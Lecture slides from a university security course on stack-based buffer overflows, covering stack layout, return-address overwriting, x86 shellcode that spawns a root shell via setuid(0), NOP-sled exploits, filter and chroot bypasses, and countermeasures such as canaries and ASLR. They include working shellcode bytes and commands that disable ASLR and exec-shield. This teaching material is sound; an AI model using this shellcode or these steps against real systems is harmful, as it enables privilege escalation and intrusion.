Lecture 9: Buffer Overflow

ENGG5105/CSCI5470 Computer and Network Security

Spring 2014

Patrick P. C. Lee

Roadmap

- Preparations
- Basic buffer overflow attacks
- Advanced buffer overflow attacks
- Countermeasures

What is Buffer Overflow?

- A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type.
  - e.g., array
- On many C implementations, we can corrupt the execution stack by writing past the end of an array
  - causes return from the routing to jump to a random address
  - a.k.a. *smash the stack*


What is Buffer Overflow?

- **Buffer overflow** refers to the attack that writes data to a buffer in an attempt to overrun buffer's boundary and overwrites adjacent memory
- Effects of buffer overflow:
  - Crash the program
  - Gain privileged access by carefully crafting the data that will be injected to the buffer


Assumptions

- We focus on stack-based buffer overflow
  - corrupts execution stack
  - our goal here is to gain root access
- We work with Intel x86 CPU
- We work with Redhat 9 and gcc 3.2.2
  - New operating systems and compilers have different protection schemes against buffer overflow
    - But they don't guarantee to be robust against all buffer overflow attacks
- ***Yet, we will show you how to apply the attack on latest Ubuntu systems!!!!!!!!!!!!***

Process Memory Organization



Process Memory Organization



- Text segment
  - stores program instructions and procedures
  - read-only, attempts to write to it causes segmentation violation
- Data segment
  - contains initialized and uninitialized data
  - static variables are stored here
- Stack segment
  - stores active content and data
  - Last-in-first-out (LIFO)

Why Stack?

- Stack is used to
  - dynamically allocate local variables used in functions
  - pass parameters to the function
  - return values from the function
- The use of stack follows the spirit of using functions in current programming languages
  - A function call alters the flow of control
  - When a function is finished, it returns control to the statement or instruction following the call
  - Stack makes function calls much easier

How to Use a Stack?

- Consider a example:

```
example1.c
-------------------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}
void main() {
   function(1, 2, 3);
}
-------------------------------------
```

- To understand what the program does, we compile it with –S switch to generate assembly code output:
  - `gcc –S –o example1.s example1.c`

How to Use a Stack? (Cont'd)

➢ The function call is translated to:

```
pushl $3              ;# variable c
pushl $2              ;# variable b
pushl $1              ;# variable a
call function
```

- Pushes the 3 arguments back to the stack
- The instruction "call" pushes the instruction pointer (IP) to the stack
  - We call the saved IP as the return address **ret**, the address of the next instruction to be executed after the procedure returns

How to Use a Stack? (Cont'd)

- When the function is called, first thing to do is:

```
pushl %ebp
movl %esp, %ebp
subl $20, %esp
```


  - This pushes %ebp, the frame pointer, to the stack
  - We call the saved frame pointer **sfp**, which provides references to local variables and parameters of the current function

How to Use a Stack? (Cont'd)

- Copies current stack pointer (%esp) to %ebp
- Allocates space for the local variables by subtracting size (i.e., 20 in our case) from %esp
- Memory addressed in multiples of word size
  - word size = 32-bit (4 bytes)
  - char buffer[5] → 8 bytes
  - char buffer[10] → 12 bytes
- Note that the subtracted size may be different from 20 in other versions of gcc compiler

Layout of Stack Region

- **sp**: stack pointer
  - points to the top of the stack
- Two stack operations
  - PUSH: move sp to lower address (upward)
  - POP: move sp to higher address (downward)



Buffer Overflow


- Stuff more data to buffer it can handle
- Example:
  - strcpy() copies content of *str into buffer[] until a null character '\0' is found on the string
  - will get segmentation fault

```
example2.c
----------------------------
void function(char *str) {
   char buffer[16];
   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;
  for( i = 0; i < 255; i++)
    large_string[i] = 'A';
  function(large_string);
}
```

Why Segmentation Fault?

- ➢ buffer[] is 16 bytes long, *str is 256 bytes long
- ➢ All 240 bytes after buffer in the stack will be overwritten with ‘A’ (0x41), including sfp, ret, and *str!
- ➢ Return address is 0x41414141, outside process address space
- ➢ Leading to seg fault




Overwrite ret

- What we know is we can overwrite the return address. Example:


```
example3.c
-----------------------------
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;
   ret = buffer1 + 12;
   (*ret) += 10;
}

void main() {
  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```



Overwrite ret

- ret = buffer + 12
  - pointer *ret now points to the return address ret
- (*ret) += 10
  - increase the return address value by 10
  - skip pass “x=1” to the printf call



Overwrite ret

- *How do we know to add 10?*
- Use **gdb**

```
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
under certain conditions; type "show copying" to see the conditions.
...
(gdb) disassemble main
Dump of assembler code for function main:
…
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
```

- Return address is 0x800004a8 (next instruction to be called). The next instruction we want to call is 0x8000004b2. The difference is 10
    - note: should be 10, not 8 as in the document

Exploit Trick

- What we learned? An attacker can modify the return address and pass the flow control to his own code
- His own code could be to **spawn a shell**
  - Place the shell code in the buffer
  - Overwrite the return address to point back to the buffer that contains the shell code
  - The shell code will be executed, and will launch a shell
    - You can do many things inside the shell

Creating Shell Code

- How to generate the shell code? Use gdb
- Procedures:
  - compile the C file (e.g., shellcode.c)
    `gcc –o shellcode shellcode.c`
  - load the executable with gdb
    `gdb shellcode`
  - display the assembly code of main
    `disassemble main`
  - display machine code (one byte at a time) at each address
    `x/bx <address>`
- See paper for details


Creating Shell Code

- Test if your shell code works.

```
testsc2.c
------------------------------------------------------------------------------
char shellcode[] =
         "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
         "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
         "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;  // skip 2*sizeof(int) = 8 bytes
   (*ret) = (int)shellcode;
}
```



Output:

```
[aleph1]$ gcc -o testsc2 testsc2.c
[aleph1]$ ./testsc2
$ exit
[aleph1]$
```

Roadmap

- Preparations
- <u>Basic buffer overflow attacks</u>
- Advanced buffer overflow attacks
- Countermeasures

Writing an Exploit Program

- Suppose this is the vulnerable program we try to overflow


```
vulnerable.c
----------------------------------------------
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

- The program takes an argument. We'll put the overflow string in an environment variable for easy manipulation
  - The string can be stored in other places (e.g. a file)


exploit2.c

- $EGG stores the address pointing to the start of the shell code
- How to get the start address?
  - addr = get_sp() – offset;
  - get_sp() = stack pointer address
  - offset: guessed by brute force
- Limitation:
  - Finding the start address of the shell code is difficult



exploit3.c

- Pad NOPs at the front of $EGG
  - NOP instructions are null operations
  - NOPs will be executed, until some meaningful code is reached
- Simply guess the location of any one NOP, which is easier




exploit3.c

- Limitations:
  - It cannot overflow the buffer whose size is too small to store shell code
    - ret may be overwritten with a NOP or some part of the shell code
  - Processing on the buffer may modify the shell code before it returns

exploit4.c

- Use two environment variables:
  - $EGG: stores the shell code with NOPs padded at the front
  - $RET: stores the address pointing to a NOP in $EGG
- Overflow the buffer with $RET instead
- You should now easily spawn a shell



Gaining Root Privilege

- We are not there yet…
- We can spawn a shell, but can we get the root privilege?
- A program may enable set-user-id execution (with the permission bit 0x4000) so that when the programs are executed by other users, the effective user ID is set to the owner the program
  - `chmod u+s cmd` (or `chmod 4755 cmd`)
- Search for the root programs that enable set-user-id

```
[pclee@localhost buffer_overflow]$ ls -al vulnerable
-rwsr-xr-x    1 root     root        11555 Oct 16 17:22 vulnerable
```

setuid on Execution

- Only the effective IDs associated with the child process that runs the *cmd* command are changed. The effective IDs of the shell session remain unchanged.
- Suppose this shell code is used.

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

- Output:

```
[pclee@localhost buffer_overflow]$ ./exploit4 768
Using address: 0xbffff508
sh-2.05b$ whoami
pclee
```

setuid on Execution

- You need to add setuid(0)'s machine at the front of the shell code

```
char shellcode[] =
        "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" /* setuid(0) */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

- Now,

```
[pclee@localhost buffer_overflow]$ ./exploit4 2048
Using address: 0xbffff108
sh-2.05b# whoami
root
```

Make Your Attack Faster

- Use a shell script to try many offsets
- Example: see run.sh

```
#!/bin/bash

for ((i=0; i<1000; i+=10))
do
    echo "Running $i"
    ./exploit4 768 $i
done
```

- Make sure the shell script is executable (chmod 700 run.sh)

Roadmap

- Preparations
- Basic buffer overflow attacks
- Advanced buffer overflow attacks
- Countermeasures

Advanced Buffer Overflow

- Some programs may not simply call strcpy(buffer, argv[1]);
- Our goal (from an attacker's point of view):
  - break "unbreakable" code
  - add more features
  - add/modify instructions in the shell code

Pass Through Filtering

- vulnerable program filters some characters or converts characters into other characters
- e.g.,

```
…
for (i=0; i<strlen(argv[1]); i++)
    argv[1][i] = toupper(argv[1][i]);
strcpy(buffer, argv[1]);
…
```

Pass Through Filtering

- Solution: make a shell code that doesn't contain any small letters
  - minus 0x50 to small chars in "/bin/sh" when preparing shell code
  - add instruction "add back 0x50" (in machine code) at the beginning the shell code
  - change:

    ```
    \x2f\x62\x69\x6e\x2f\x73\x68  /* /bin/sh */
    ```

    to

    ```
    \x2f\x12\x19\x1e\x2f\x23\x18
    ```

  - add back 0x50 to those char:

    ```
    "\x80\x46\x01\x50" ..   /* addb $0x50,0x1 (%esi) */
    ```

- Idea: craft the shell code to bypass the constraint

Change UID

- During execution, some programs may only run as root when needed, and run with the normal user privilege otherwise. For example,

```
…
setuid(getuid());  /* return to normal user privilege */
if (argc > 1)
    strcpy(buffer, argv[1]);
…
```

- Solution: same as before, make sure you add setuid(0) at the beginning of the shell code:
  - `"\x31\xdb\x89\xd8\xb0\x17\xcd\x80"`
  - You need to call it **twice**

```
char shellcode[] =
         "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" /* setuid(0) */
         "\x31\xdb\x89\xd8\xb0\x17\xcd\x80" /* setuid(0) */
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Break chroot

- some setuid root program is chrooted
  - e.g., in ftp server, / is the home directory of the user
- There will be no “/bin/sh” inside “/”, which points to another directory
- The spawned shell can only access files inside the chrooted “/”

Break chroot

- Solution: chroot back to the real “/” at the beginning of the shell code
- make a new dir “sh” for easier referencing when we disassemble code:

```
mkdir("sh",0755);
chroot("sh");
/* many "../" */
chroot("../../../../../../../../../../../../../../”);
```

- Compile and disassemble the program to get the shell code

Remote Buffer Overflow

- Bugs in processing data received over the network
- Old versions of server programs may be used (e.g., IMAP, fingerd, outlook)
- Remote buffer overflow
  - Open socket
  - Overflow the buffer in daemon.
  - Create a shellcode that do the following steps.
    - Execute a shell
    - Open a socket
    - Connect your standard I/O

Roadmap

- Preparations
- Basic buffer overflow attacks
- Advanced buffer overflow attacks
- <u>Countermeasures</u>

Countermeasures by Programmers

- Library Solutions in C/C++
  - avoid using functions without bound checking
  - no more strcpy(), strcat(), sprintf(), gets()
  - use strncpy(), strncat(), snprintf(), fgets()
  - try not to use strlen(), but use strnlen()

Reference: **http://tldp.org/HOWTO/Secure-Programs-HOWTO/buffer-overflow.html**

Countermeasures by Programmers


- For fixed-size buffers, attackers may generate very long strings to overflow
- Dynamically allocate strings instead of using fixed-size buffers
  - Problem:
    - may run out of memory
    - attackers may try to consume memory with long strings

Countermeasures by Programmers

- New libraries may be possible
  - strlcpy, strlcat
  - copies/appends at most size-1 characters, and guarantees to NULL-terminate the result
  - May not be available in standard C/C++ package, might need to separate installation

StackGuard

- A compiler technique to provide integrity checking for the return address
- Add a “canary” word next to the return address of the stack
  - Before jumping to the return address, check if canary is modified
  - tear down code if canary is changed



Reference: Cowan et al. (2000), “Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade”

StackGuard

- An attacker may forge a canary
- More robust protection:
  - Terminator canary: use 0 (null), CR, LF, or -1 such that the attacker cannot embed in standard C libraries
  - Random canary: the compiler randomly picks a value
- Enabled by default in today's gcc
- To disable it:
  - `gcc –fno-stack-protector vulnerable.c –o vulnerable`

Address Space Layout Randomization (ASLR)

- randomize the starting address of heap and stack. This makes guessing the exact addresses difficult
  - doesn’t mean exploit is not possible
- operating-system protection, available in Ubuntu and latest OSes
- You can disable it by (with root priviledge)

```
echo “0” > /proc/sys/kernel/randomize_va_space
```

Other Defenses

- Install new compilers that perform bound-checking
- Non-executable user stack area
- Avoid installing set-user-id programs
- Run the vulnerable program under a wrapper program that performs bound-checking
- Apply most up-to-date patches

Thoughts

- There are many defense mechanisms that we don't discuss
  - See: Cowan et al. (2000), "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade"
- With today's OSes and compilers, it's harder to launch the buffer overflow exploit
  - that's why we still use RedHat 9
  - doesn't mean it's infeasible
- Yet, it remains a good programming practice to enforce **proper bound checking**. An attacker can still crash your code by generating very long strings

References

- Aleph One, “Smashing The Stack for Fun and Profit”, Phrack 49 Volume 7, Issue 49, File 14 of 16.
- Taeho Oh, “Advanced buffer overflow exploit”

Buffer Overflow on Ubuntu

Reference: “**Simple Buffer Overflow Exploitation Tutorial - Ubuntu 10.10”**

http://www.youtube.com/watch?v=_Zvj1r3y1k0

Assumptions

- Ubuntu Platform: 9.04 (should work for newer versions)
- Only work for exploit3
  - assuming the attacked buffer in vulnerable is large enough to hold the source code

Step 1: Disable All Protectors

- Disable address space randomization (with root priviledge):

```
echo “0” > /proc/sys/kernel/randomize_va_space
```

- Disable exec-shield if installed (as root):
  - exec-shield is used in Fedora by default

```
echo “0” > /proc/sys/kernel/exec-shield
```

- If ALSR is successfully disabled, then get_sp() always return the same stack pointer value

Step 2: Install execstack

- Install execstack to make the stack executable
  - sudo apt-get install execstack

